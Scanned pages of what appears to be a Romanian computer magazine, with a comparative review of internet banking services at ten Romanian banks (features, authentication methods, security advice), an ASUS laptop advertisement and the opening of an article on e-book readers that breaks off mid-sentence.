Sunteți siguri că Internet Banking-ul este **SIGUR**? Sunteți convinși că orice serviciu de Internet Banking este convingător?

CĂTĂLINA ZOROJANU



De ce alegem Internet Banking

- ▶ Este mai comod. Tranzacțiile se fac de acasă sau de la orice calculator.
- ▶ Avem contul „sub lupă” 24/24 de ore.
- ▶ De obicei, comisioanele sunt mai mici prin intermediul serviciului de Internet Banking.
- ▶ Putem administra mai multe conturi prin intermediul aceluiași serviciu.
- ▶ Avem la dispoziție o serie de alte servicii pentru care nu trebuie să aplicăm sau să le realizăm stând la coadă: depozite, conturi de economii, emitere card etc.
- ▶ Timpul de reacție în cazul efectuării unei plăți rapide este foarte scurt.

Ei bine, noi am fost mai sceptici decât Toma. Am deschis la 10 bănci românești conturi cărora le-am atașat serviciul de Internet Banking pentru a vedea cât de sigure sunt aceste servicii și ce ne pot oferi cu adevărat.

Înainte însă de a trece la puricarea fiecărui serviciu, trebuie să stăm puțin de vorbă despre ceea ce înseamnă un serviciu de Internet Banking, care sunt cele mai bune metode de securitate la ora actuală și la ce trebuie să ne așteptăm de la un astfel de serviciu.

Lucrul pe care ar trebui în primul rând să îl luăm în calcul când alegem să ne administrăm banii online este securitatea. Deoarece totul se desfășoară în internet, între noi și bancă intervine un browser. Indiferent dacă este vorba de Firefox, IE sau altele, citim zilnic despre breșe de securitate în aceste aplicații. Și atunci ce ne face să fim atât de siguri în serviciile care ne cer un username și o parolă, în spatele cărora stă contul nostru de bani?

Securitate

Problema securității în cazul unui astfel de serviciu este complexă. Băncile cunosc foarte bine care sunt cele mai eficiente me-

tode. De multe ori însă, neimplementarea unor extra-metode de securizare ține ori de un cost prea mare, ori chiar de utilizatorii care își doresc o modalitate cât mai simplă de acces la conturile personale.

De exemplu, un cititor de carduri nu este agreat de marea majoritate a utilizatorilor de Internet Banking, considerând că este prea incomod să fie legați de această măsură de securitate.

Securitatea este unul dintre cele mai importante aspecte ale unui serviciu de Internet Banking

În oglinda alăturată vă prezentăm câteva dintre măsurile de securitate luate de bănci în întreaga lume. Combinația dintre mai multe metode dă rezultate mai bune.

În cazul accesării online a contului, experții în securitate sunt de părere că una dintre cele mai mari probleme este dată de atacul de tip MIB (man in the browser). Aceste atacuri, care se desfășoară prin browser-e infectate cu un troian, sunt foarte greu de depistat sau chiar nu se depistează deloc de către antivirus. Practic, utilizatorul interacționează cu o fereastră în care introduce datele. Sesiunea este preluată de atacatori și trimisă către bancă cu date altera-

te, însă un alt cont și eventual o altă sumă de bani. Utilizatorului i se afișează o pagină de confirmare a tranzacției, cu datele cunoscute de el. Banca autentifică sesiunea și atacul este gata. Așa s-a desfășurat și recentul atac asupra Citibank asupra unui număr mare de conturi din întreaga lume.

Acest lucru poate fi evitat prin verificarea tranzacției care presupune ori folosirea unui al doilea canal (un SMS pe telefonul

mobil de exemplu), ori folosirea unui hardware gen cititor de carduri prin care să se recreeze tranzacția.

Problemele ridicate de sistemele ineficiente de securitate nu le veți afla prea ușor, deoarece băncile dispun de un sistem de marketing bine pus la punct. În cazul în care se află despre un atac, veți auzi imediat că „atacul a fost oprit în mai puțin de xxx minute”, că sunt pe urmele atacatorilor și clienții au fost despăgubiți.

Nu întotdeauna însă veți afla despre atacuri și cel mai bine ar fi probabil să vă luați câteva măsuri de siguranță pentru a nu ajunge într-o astfel de situație.

Numele băncii	Alpha-Bank	Banca Transilvania	Bancpost	BCR	BRD	CEC	ING	Raiffeisen	Unicredit	Volksbank
Detalii serviciu										
Plăți utilități (conturi predefinite)	da	nu	nu	nu	da	nu	da	da	da	nu
Transfer de bani via servicii specializate	nu	nu	nu	nu	nu	nu	nu	nu	da	nu
Crearea de plăți programate	da	da	da	da	da	da	da	da	da	nu
Posibilitatea de plată urgentă	da	nu	da	nu	da	da	nu	nu	da	da
Schimb valutar	nu	da	da	da	nu	da	nu	da	nu	nu
Comandă de card nou	nu	nu	nu	da	nu	nu	da	nu	nu	nu
Ordin de plată valută	da	da	da	da	nu	da	nu	da	da	nu
Adaugare de beneficiari	da	da	da	da	nu, doar la sediul băncii	da	nu	da	da	da
Deschiderea de noi conturi	da	nu	nu	da	nu	nu	da	nu	nu	nu
Creare depozit online	da	da	nu	da	da	da	da	da	da	da
Creare de conturi de economii/fonduri de investiții	nu	nu	nu	da	nu	nu	da	da	nu	nu
Aplicare pentru credit	nu	nu	nu	da	nu	nu	nu	nu	nu	nu
Aplicare de overdraft	nu	nu	nu	nu	nu	nu	nu	nu	nu	nu
Extras de cont	PDF	MT940, CSV, FIX	TXT	PDF	PSF, XLS, ASCII, CSV	PDF	PDF, XLS	PDF, QIF, XLS	PDF	PDF, XLS
Extras de cont online	da	da	da	da	da	da	da	da	da	da
Comisioane										
Lista de comisioane afișată pe pagina de IB	da	da	nu	da	da	da	nu	da	nu	da
Compatibilitate browser										
IE	da	da	da	da	da	da	da	da	da	nu
Firefox	nu	nu	da	da	da	da	da	da	da	da
Telefon mobil										
Aplicație iPhone/Android	nu	nu	nu	nu	nu	nu	nu	nu	nu	nu
Alerte SMS (plăți, transferuri)	nu	nu	nu	nu	nu	nu	da, la cerere	nu	da	nu
Alerte cont (suma minimă)	nu	nu	nu	nu	nu	nu	nu	nu	da	nu
Mobile Banking	nu	nu	nu	nu	nu	nu	nu	da (serviciu separat)	nu	nu
Securitate										
Acces serviciu	Cod utilizator/parolă	Cod utilizator/parolă	Cod utilizator/parolă/TAN	Cod utilizator/PIN/TAN	PIN/parolă	PIN/TAN	Cod utilizator/PIN/TAN	Cod utilizator/parolă/TAN	Cod utilizator/parolă/TAN	PIN/parolă/TAN
Hardware	nu	nu	DigiPass(Vasco Token)	DigiPass (Vasco Token)	nu	DigiPass (Vasco Token)	DigiPass (Vasco Token)	Cititor de card (Todos)	DigiPass(Vasco Token)	DigiPass (Vasco Token)

*pentru deținătorii oricărui pachet de servicii, altfel 7 euro

** se poate aplica pentru ING WebCard



O altă metodă pe care o folosesc băncile (care nu poate fi însă verificată de noi) este cea de IP profiling prin care se realizează un profil al utilizatorului bazat pe istoricul tranzacțiilor. În momentul în care intervine ceva dubios (o altă regiune geografică sau o tranzacție cu o sumă mult peste cele tranzacționate în mod obișnuit), banca verifică printr-o metodă suplimentară tranzacția. De obicei este vorba de un telefon către client.

Vă lăsăm să vedeți în oglinda alăturată care sunt metodele de securitate uzuale. Înainte de aceasta, iată ce puteți face dumneavoastră; despre ceea ce fac băncile pentru dumneavoastră, în paginile următoare.

Țineți sistemul de operare cu toate actualizările la zi; folosiți o suită de securitate actualizată; nu vizitați site-uri îndoielnice; asigurați-vă PIN-ul și eventual hardware-ul de Internet Banking; verificați din când în când tranzacțiile făcute.

Banca este în general responsabilă de oferirea accesului la serviciul de e-banking printr-o pagină de internet securizată în baza unui certificat semnat de o autoritate internațională (de ex: Verisign), astfel încât identitatea posesorului paginii respective de acces să nu poată fi disputată. Aceasta poate fi verificată prin intermediul browser-ului.

De ce Internet Banking?

Pentru că este rapid, ușor de folosit, nu mai necesită deplasări la bancă. Putem cu ajutorul lui să ne ținem cheltuielile sub lupă și să facem economii. Plus că de cele mai multe ori comisioanele prin Internet Banking sunt mai mici decât cele desfășurate la sediul băncii. În principal există numai avantaje din punctul de vedere al serviciilor. Mai rămâne de văzut cât de sigure sunt fiecare. În continuare vă invităm să vedeți cele 10 servicii de Internet Banking pe care le-am testat și care aparțin celor mai importante 10 bănci din România.

CATALINA.ZOROJANU@CHIP.RO

Alpha Bank



ALPHA BANK

WWW.ALPHABANK.RO

Prima bancă din testul nostru a cărei autentificare se bazează exclusiv pe un username, parolă și instalarea de certificate de securitate. Serviciul rulează exclusiv pe Internet Explorer și, pentru un utilizator nefamiliarizat cu opțiunile de securitate ale browser-ului, intrarea în sistem poate fi o adevărată saga. Mai ales dacă are Vista sau Windows 7. Este bine că suportul tehnic este prompt și vă va ajuta chiar și atunci când veți vedea că aveți contul blocat :).

Serviciul de la Alphabank este ușor de folosit și intuitiv. Este structurat în servicii clienți, administrare fonduri și schimbă parola. Aveți la îndemână plăți în lei, în valută, posi-

Nu dispune de metode avansate de securitate

bilitatea de constituire de depozite sau plăți de utilități. Partea de plăți de utilități ne-a plăcut, fiind structurată pe diferite categorii: Electrica, Gaz, telefonie fixă, etc.

Tot din cont puteți face alimentări ale cardului de credit sau puteți vizualiza liniile de credit deschise de dumneavoastră la bancă.

Puteți administra o serie de beneficiari pe care îi adăugați manual. Serviciul oferă o vizualizare foarte bună a mișcărilor pe cont și dispune de extrase de cont zilnice. Tot din meniu puteți adăuga un cont nou.

Serviciul este bun, însă o metodă suplimentară de securitate l-ar fi făcut cu siguranță mult mai atractiv.

Banca Transilvania



BANCA TRANSILVANIA

WWW.BT24.RO

Dacă nu sunteți fanul lui Internet Explorer, nu veți agreea prea mult acest serviciu. Prin simplul motiv că merge exclusiv pe IE și se bazează pe adăugarea de certificate de securitate pe fiecare computer pe care doriți să

Un serviciu greoi, neintuitiv

faceți Internet Banking. Instalarea este anevoioasă și, dacă aveți Windows 7, citiți direct manualul. Nu veți reuși urmând pașii de pe site. Dispuneți de zece certificate, iar pentru unele suplimentare va trebui să vă adresați băncii. Interfața aplicației este neprietenosă și vă va da bătăi de cap până când veți afla de exemplu unde trebuie să vizualizați contul propriu. În rest, puteți face plăți în lei și valută, plată de utilități, alimentare card, să constituiți depozite, să cumpărați valută. Serviciul nu funcționează perfect: chiar dacă introduceți username-ul și parola corecte, se poate ca aplicația să nu vă recunoască datele. Contul se blochează, trebuie mers la bancă, irosit apoi un alt certificat de securitate. La un mail trimis către bancă cu această problemă am primit următorul răspuns: „Pentru a nu revoca certificatul aplicației BT24, după două încercări nereușite de logare cu ID și parola personală, vă rog să închideți aplicația și restartați browserul Internet Explorer. Astfel după restartarea browser-ului încercările precedente nu sunt contorizate, iar certificatul nu este revocat.” Deși oferă facilități utile, este un serviciu greoi, nemodernizat.

Măsurile de securitate

VERIFICAREA TRANZACȚIEI

Se face cu ajutorul unui dispozitiv hardware extern, gen DigiPass sau cititor de card. Sunteți rugat să introduceți suma tranzacționată și dispozitivul vă va da un cod pe care îl veți folosi la autentificare. Metodă mai greoaie, însă siguranța este mare.

PIN ȘI TAN

Combinarea unui PIN cu un TAN (One time authentication number) este superioară din punctul de vedere al simplei utilizări a unei parole și a unui nume de utilizator. Însă dacă rămâne doar la stadiu de autentificare, tranzacția este vulnerabilă pentru atacurile de tip „Man in the middle”.

USERNAME ȘI PAROLĂ

Este cea mai slabă formă de autentificare și este deschisă atacurilor de tip social engineering, man in the middle sau unui simplu keylogger. Problema este dată și de modul de folosire a acestor două coduri: mulți oameni pun parole legate de date cunoscute, gen an, nume, copii, iar decriptarea lor este practic o joacă de copii.

CERTIFICATE DE SECURITATE

Verificați dacă serverul băncii este certificat de către o autoritate de certificare internațională. Cele mai cunoscute sunt VeriSign și Thawte. Verificarea se face în browser-ul cu care lucrați.

VERIFICARE PRIN SMS

Deosebit de utilă atunci când doriți să evitați atacurile gen „Man in the middle”. Banca folosește un al doilea canal de verificare (telefonul mobil) pentru a verifica corectitudinea datelor introduse prin browser.

BCR
WWW.BCR.RO

Banca Comercială vine cu o autentificare bazată pe nume utilizator, PIN și TAN generat de un token. Meniul aplicației este bine structurat și dispune de majoritatea facilităților uzuale oferite de Internet Banking: plăți în lei, definire beneficiari, consultare conturi, realizarea de depozite online, realizarea de conturi de economii și cumpărare de certificare de depozit, realizare de plăți repetitive, realizarea de șabloane de plată. În plus față de alte servicii, se pot face câteva lucruri interesante: puteți deschide un nou cont, în lei sau valută (în cazul în care doriți să faceți plăți în valută),

Un serviciu complet de internet banking

puteți atașa un card de debit, puteți aplica pentru un credit sau face un schimb valutar (dacă aveți și un cont în valută).

Dând clic pe contul dumneavoastră, aveți acces la toate informațiile legate de cont: împuternicire, sold, plafon aprobat, descoperit de cont, istoric tranzacții, sume blocate. Este puțin dificil de făcut o plată deoarece înainte trebuie definit un șablon și apoi mers în Conturi, Ordine de plată și activat șablonul de plată. Pentru aprobarea tranzacției trebuie să introduceți în token suma de plată, ultimele patru cifre din contul beneficiarului, iar acesta va genera un TAN care va folosi la autorizarea tranzacției. BCR dispune de un serviciu complet și sigur.

BRD
WWW.BRD-NET.RO

Din întâmplare, serviciul de e-banking al BRD a fost primul cu care am început acest test. BRD nu beneficiază de nici un token suplimentar. Accesul la serviciu se face pe baza codului client primit la bancă în momentul semnării contractului pentru serviciu și a unei parole primite prin e-mail ulterior semnării aderării la acesta. Parola se schimbă la prima folosire a serviciului. Introducerea parolei se face printr-o tastatură virtuală proprie serviciului.

Nu suntem mulțumiți de securitatea oferită, nu ni se pare suficientă.

Parola trebuie schimbată după primele 80 de tranzacții sau oricând doriți sunând la serviciul Vocalis. Vă va fi trimisă o nouă parolă prin e-mail. Serviciul dispune de un meniu simplu, intuitiv și vă dă posibilitatea să realizați câteva operațiuni simple. Vă puteți realiza un depozit folosind banii din contul dumneavoastră.

Puteți plăti facturi alegând dintr-o listă lungă de furnizori de utilități și servicii. În schimb nu puteți efectua un transfer de bani decât dacă ați înregistrat în prealabil acel beneficiar la un sediu al băncii.

Dispuneți de lista comisioanelor practicate de bancă, apăsând Servicii. Dispuneți și de lista de cursuri valutare.

Puteți consulta soldul și puteți vedea operațiunile efectuate în aceeași zi. Operațiunile sunt detaliate și indică și dacă a fost vorba despre o plată sau despre un transfer. Se pot vizualiza atât conturile curente cât și depozitele și conturile de credit. Datorită greutății de a face o plată inopinantă trebuie să decretăm acest serviciu doar pe jumătate online.

CEC
WWW.CECONLINE.RO

Primiți un dispozitiv DigiPass odată ce semnați contractul cu banca. Spre deosebire de alte bănci, puteți alege să nu vi se emită un card atașat contului, ci să atașați numai serviciul de Internet Banking. PIN-ul furnizat inițial trebuie schimbat la prima utilizare. După accesul la serviciu, am descoperit unul dintre cele mai elegante servicii de Internet Banking disponibile în România.

Puteți introduce beneficiari, puteți face șabloane de plată sau puteți programa anumite plăți. Aveți la dispoziție facilități de schimb valutar (în cazul în care mai dispuneți de un cont în valută) sau puteți face plăți în valută.

Ordinele de plată pot fi trimise în regim de urgență, la fel și plățile către trezorerie denumite Buget. Dispuneți și de opțiunea de Lot prin care puteți face o plată în mai multe conturi în același timp.

Dispuneți de extras de cont, istoric operațiuni și tranzacții. Puteți să faceți și să lichidați depozite din doar câteva clicuri. Toate transferurile au nevoie de o autorizare suplimentară dată de generarea unui nou TAN din partea DigiPass-ului Vasco primit de la bancă. Informațiile laconice în ceea ce privește completarea câmpurilor ne-au făcut să pierdem vremea la efectuarea unei tranzacții. După efectuarea tranzacției, toate detaliile sunt afișate în clar, inclusiv comisioanele plătite pentru fiecare operațiune în parte. Rapoartele sunt clare și se pot afișa în funcție de anumite selecții.

Serviciul este intuitiv, însă pe alocuri oferă prea puține informații de completare a câmpurilor.

Bancpost
FASTBANKING.BANCPPOST.RO

Și cei de la Bancpost au optat pentru un dispozitiv DigiPass pentru a mări securitatea accesului la serviciul de Internet Banking. Dispuneți de un username furnizat de către bancă ulterior deblocării prin telefon a DigiPass-ului și de o parolă furnizată la semnarea contractului. Serviciul este bine organizat, aveți structurate pe tab-uri diferitele zone de operațiuni pe care le puteți efectua.

Ca și la alte servicii autohtone, plata către un anumit cont se poate face doar în momentul în care ați definit în prealabil beneficiarul. În timp, se poate dovedi o măsură utilă, în cazul repetării unei tranzacții nemai-fiind nevoiți să introducem aceleași date.

Pe moment însă prelungește procesul de efectuare a unui transfer. În rest, dispunem de câteva facilități „clasice”: putem vizualiza contul, putem face transferuri între contul de card și contul curent, putem face transfer între carduri în cazul în care dispunem de mai multe. Se pot face plăți în valută în cazul în care dispunem de un cont în valută.

Nu avem beneficiari predefiniți pentru plata utilităților, însă definirea celor 4-5 conturi pe care le folosim lună de lună se face o singură dată. Ne place modul în care se afișează tranzacțiile efectuate pe cont, cu detalii complete.

Nu dispuneți de foarte multe lucruri prin intermediul acestui serviciu, este un serviciu dedicat operațiunilor curente: vizualizare tranzacții pe cont și transferuri între conturi. Pentru majoritatea este de ajuns, însă dacă doriți ceva mai mult, trebuie să vă deplasați la sediul băncii.

ING

WWW.HOMEBANK.RO

Olandezii dispun de un serviciu de Internet Banking aerisit, intuitiv și ușor de folosit. Autentificarea se face pe baza unui cod utilizator, a unei parole și a unui TAN. La fel, și autorizarea tranzacțiilor are nevoie de un TAN suplimentar după introducerea unui cod de tranzacție în DigiPass.

Puteți efectua plăți în lei (și în valută conform ghidului, însă noi nu am dispus de această facilitate activată), aveți la dispoziție Debit Direct pentru debitarea contului și plata facturilor de utilități, puteți programa plăți. Ultimele 30 de plăți vor fi salvate separat și

Un serviciu complet de Internet Banking

veți putea reveni asupra lor și verifica. Depozitele pot fi ușor făcute prin intermediul serviciului și puteți aplica pentru un cont de economii. Dacă doriți, puteți comanda și un card atașat contului. Prin ING beneficiați și de un serviciu SMS prin care să fiți alertați la fiecare operațiune desfășurată pe contul dumneavoastră. Costă 4 lei pe lună, însă este o măsură foarte bună de verificare.

Se pot reîncărca și cartelele de telefonie mobilă cu ING Home Banking. Prin intermediul acestui serviciu aveți la îndemână cam tot ceea ce înseamnă control asupra finanțelor dumneavoastră. Vă puteți administra banii cum doriți, între mai multe conturi sau produse de economisire.

Mersul la bancă devine o rară avarie odată ce dispuneți de acest serviciu. Un serviciu bun.

Raiffeisen Bank

WWW.RAIFFEISENONLINE.RO

Este singurul serviciu din cele testate care dispune de cititor de card. Intrați în serviciu printr-o combinație de userbame, parolă și TAN oferit de către cititorul de

Singurul serviciu din cele testate care dispune de cititor de card

carduri în urma introducerii unui PIN. Este serviciul pe care personal l-am folosit cel mai des. Operațiunile uzuale se fac fără probleme prin intermediul Raiffeisen Online. Puteți face plăți în lei sau în valută în cazul în care dețineți și un cont în valută, la fel și schimbul valutar. Se pot adăuga ușor beneficiari, stabili șabloane și plăți predefinite. Totodată, aveți posibilitatea de a efectua o subscriere pentru acțiuni la fondurile de investiții Raiffeisen Asset Management. Administrarea este ușoară și puteți șterge oricând plățile predefinite. Ce ne-a plăcut la acest serviciu sunt detaliile afișate în lista de tranzacționări care te fac să îți recompi rapid în minte locul și sumele plătite.

Nu este un serviciu extrem de flexibil însă își face treaba cu brio la nivel de home banking, folosit mai ales pentru plata facturilor, transferuri între diferite conturi și consultarea soldului. În plus față de Internet Banking, la Raiffeisen puteți opta și pentru un serviciu de Mobile Banking. A nu se confundea alertele de tranzacționare date din Internet Banking (de care nu dispune).

Raiffeisen Online dispune de o securitate bună.

Unicredit Țiriac Bank

WWW.UNICREDIT-TIRIAC.RO

Autentificarea este bazată pe o combinație între nume utilizator și un TAN furnizat de DigiPass. Odată accesat serviciul, am descoperit o pagină de internet bine pusă la punct, cu meniuri clare, structurate în partea stângă a ecranului. Descoperim facilități binecunoscute, plăți în lei, valută, plăți către furnizori de utilități și servicii. La acestea din urmă nu dispuneți de o listă foarte lungă, însă puteți defini ușor noi beneficiari din meniul dedicat. Depozitele se pot constitui din câteva clicuri și aveți la dispoziție ratele dobânzilor.

Opțiunea notificări prin SMS este o măsură suplimentară de securitate

Un serviciu de bază de Internet Banking prin intermediul căruia se pot plăti facturile, face transferuri, vizualiza tranzacțiile de pe cont sau face depozite din câteva clicuri. Ce ne-a atras la acest serviciu sunt notificările pe care le primiți pe e-mail sau prin SMS odată ce ați încheiat o tranzacție. Este o măsură de securitate deosebită, în care se folosește un al doilea canal de confirmare în afara browserului de internet. Dar nu numai atât, este și o măsură prin care vedeți în timp real modul în care se mișcă banii prin intermediul contului dumneavoastră.

Opțiunea de notificări include o sumă modică, nu ezitați să o plătiți la semnarea contractului. Per total un serviciu solid.

Volksbank

WWW.VOLKSBANKROMANIA.RO

Autentificarea se realizează prin Username și Parolă, plus un TAN generat de un DigiPass pe care îl primiți la semnarea contractului. Puteți opta pentru DigiPass (garanție 30 de euro) sau pentru liste de numere (gratuit). Interfața este austeră, însă odată intrați în meniu, vedeți rapid cum merg lucrurile.

Puteți face plăți către diferiți beneficiari. Nu dispuneți de o listă predefinită de conturi ale

Un serviciu auster, cu facilități de bază

furnizorilor de servicii și utilități, însă puteți adăuga din meniu oricâți beneficiari doriți. Tranzacțiile trebuie aprobate de către dumneavoastră și se finalizează după ce primesc aprobarea băncii.

Se pot constitui depozite pe baza soldului din cont. Dispuneți de casuță de e-mail în care puteți vedea mesajele pe care le-ați primit sau pe care le-ați trimis către bancă. Aveți opțiunea să trimiteți către Suport Internet Banking sau către Prelucrare Tranzacții.

Dispuneți de rapoarte asupra soldului dumneavoastră și de extrase de cont curente. Tot ce aveți de făcut este să definiți perioada pentru care doriți extrasele. Puteți vedea și un istoric al tranzacțiilor filtrat după tipul de ordin folosit. Vedeți aici și toate operațiunile pe care le efectuați la sediul băncii și care nu sunt disponibile online. Serviciul celor de la Volksbank nu este însă deloc prietenos. O interfață austeră, care găzduiește opțiuni de bază.

SERIA N

Ascultă puterea Simte puterea



Folosind tehnologia exclusivă SonicMaster dezvoltată în cooperare cu specialiștii audio Bang & Olufsen ICEpower[®], noua serie ASUS N oferă cel mai clar, bogat și profund sunet reprodus vreodată de un notebook. Dotat cu procesor Intel[®] Core™ i5 și Windows[®] 7 Home Premium, laptopul folosește de asemenea și tehnologia Super Hybrid Engine ce mărește performanțele sistemului cu până la 7 procente*. Conectivitatea USB 3.0 oferă rate de transfer de zece ori mai rapide comparativ cu USB 2.0, în timp ce tehnologia Video Magic convertește filmele standard definition la Full HD 1080p. Seria de notebook-uri ASUS N cu SonicMaster. Trăiește cea mai impresionantă experiență multimedia.




Audio by Bang & Olufsen ICEpower[®]

Află mai multe despre SonicMaster la:
www.sonicmaster.asus.com



Intel, logo-ul Intel, Intel Inside, Intel Core și Core Inside sunt trademark-uri ale Intel Corporation în S.U.A. și în alte țări.



E-reader: a citi, conjugat la viitor

Cum ar fi să încerci să bagi în servietă 1500 de cărți? Puțin probabil că vei reuși, indiferent de mărimea acestora! În schimb, toate încap în **MEMORIA UNUI E-BOOK READER** și mai rămâne loc pentru fotografii și muzică.

CORINA CĂILEAN

În urmă cu multe secole, primele cărți legate în scoarță de copac erau scrise de mână, pe pergament. De citit, le citeau cam tot cei care se îndeletniceau și cu scrisul – pentru că nu foarte mulți știau tainele alfabetului. Pe măsură ce anii au trecut, au apărut tipografiile și fabricile de hârtie, s-au înmulțit bibliotecile, iar omenirea a devenit dependentă de citit. Astăzi, oamenii citesc din necesitatea de a se instrui, dar și din plăcerea de a trăi poveștile altora, de exemplu. Rari sunt aceia care spun că nu simt nevoia să citească – și chiar și aceștia își mai aruncă ochii pe ziare, pe o pagină de revistă sau – de ce nu? – pe ecranul calculatorului.

Și dacă evoluția firească a tehnologiilor tinde să găsească un înlocuitor modern pentru orice lucru „învechit”, iată că și vechile pagini tipărite au evoluat către cele afișate pe ecranul calculatorului. Practic, omul de astăzi a inventat „cartea electronică” (fișierele cu texte, salvate în diferite formate), dar și „cititorul de carte electronică”, respectiv e-book reader-ul: un dispozitiv simplu, cu un procesor de text, cu un display de formatul unei pagini clasice de carte, destul de

mic pentru a putea fi folosit cu ușurință. Nu are rost să scriem aici argumentele pro și contra celor două stiluri de lectură: este evident faptul că un cititor electronic permite stocarea unui număr mult mai mare de volume într-un spațiu extrem de mic, este mai ușor decât multe dintre volumele pe hârtie,

foarte mulți producători s-au lansat pe piață în 2010. Printre aceștia se numără Asus, Samsung, Acer, Apple, dar și nume mai puțin cunoscute, cum ar fi Skiff și Plastic Logic – care au prezentat la CES, la începutul anului, două dispozitive spectaculoase. În plus, numeroase tablet PC-uri lansate tot în acest

Pe lângă funcția de bază, fiecare producător asigură și alte aplicații, cum ar fi organizatoarele, posibilitatea de a asculta fișiere audio sau conexiunea la internet via WiFi sau 3G

iar utilizatorul poate modifica modul de afișare (fonturile) în funcție de nevoile sale.

Deși nu sunt chiar o noutate (Sony a lansat primul e-reader în 2004), majoritatea modelelor au fost lansate pe piață în ultimii doi ani. Analistii sunt de părere că, începând cu anul viitor, atunci când efectele crizei vor fi trecut în majoritatea țărilor, acest tip de gadgeturi va înregistra o creștere spectaculoasă. Acesta este și motivul pentru care, pe lângă produsele „clasice”, respectiv Sony, Amazon, Fujitsu, STAREBook, BeBook, Nook,

an pot fi folosite ca e-book reader, chiar dacă funcționalitățile lor sunt multiple.

Cum funcționează?

Un cititor electronic de cărți este destinat, practic, descărcării și afișării de cărți în format electronic. Pe lângă funcția de bază, fiecare producător asigură și alte aplicații, cum ar fi organizatoarele, posibilitatea de a asculta fișiere audio sau conexiunea la internet via WiFi sau 3G.

Principala diferență între dispozitivele

tablet PC cu funcție de e-reader și cititoarele dedicate constă în tehnologia ecranului care, în cele din urmă, este e-ink (producătorul acestor ecrane fiind Vizplex). Principalul beneficiu, în acest caz, îl constituie faptul că ecranele de acest timp nu sunt luminate, fiind astfel „odihnitoare”: nu deranjează ochii și facilitează urmărirea textului, în condiții mult mai bune pentru cititor. Însă, și aici, contează foarte mult numărul de nuanțe de gri pe care le oferă ecranul, pentru că, de fapt, utilizatorul percepe un text gri închis (scrisul) pe un fundal gri deschis (pagina albă). Dezavantajul față de ecranele LCD sau TFT constă în rata de refresh mult mai lentă, timpul pentru afișarea unei noi pagini fiind mai mare. Astfel, dacă la un TFT imaginea este înprospătată de 60 de ori pe secundă, la un ecran e-ink un singur refresh se execută într-un interval de 0,3-0,7 secunde.

În plus, acest tip de ecran are un consum extrem de mic, astfel că bateria dispozitivelor rezistă sute de ore până la următoarea reîncărcare – aceasta dacă utilizatorul nu folosește funcțiile adiționale, de genul MP3 player sau navigarea pe internet.

Dispozitivele e-reader nu oferă posibilitatea editării propriu-zise a documentelor, neavând integrată o aplicație de tip WordPad sau Notepad, de exemplu, care să permită modificarea textului original. Chiar dacă au implementat o aplicație care permite crearea de mici documente sau adnotări, corecturile pot fi operate doar ulterior, pe un computer. De asemenea, majoritatea dispozitivelor sunt proiectate pentru vorbitorii de limbă engleză: din acest motiv, nu suportă caracterele românești – acest neajuns se poate remedia prin convertirea anterioară a textului. Acest subiect este însă extrem de larg, așa că îl vom trata separat, într-o viitoare ediție a revistei. În mare, însă, pentru a putea citi cu ușurință un document de tip .pdf, de exemplu, acesta ar trebui să fie formatat pentru formatul A5, cu fonturi de 12. De asemenea, trebuie să mai știm că, la reformatarea unui PDF apar, de cele mai multe ori, probleme de rearanjare a textului.

Unul dintre cele mai „versatile” formate este EPUB, care este suportat de majoritatea dispozitivelor (mai puțin de Kindle, care oferă, în schimb, formatul proprietar AZW). Acesta permite scalarea fără probleme a textului, existând și o soluție pentru includerea de diacritice românești în acest tip de fișiere. Unul dintre cele mai utile software-uri gratuite care pot fi folosite la formatarea cărților pentru diferite tipuri de e-book reader-e este Calibre (<http://calibre-ebook.com>).

Cărți electronice: gratuit sau pe bani?

Mulți dintre cei care doresc să își achiziționeze un astfel de dispozitiv pornesc de la premisa că materialele care îl vor „alimenta”

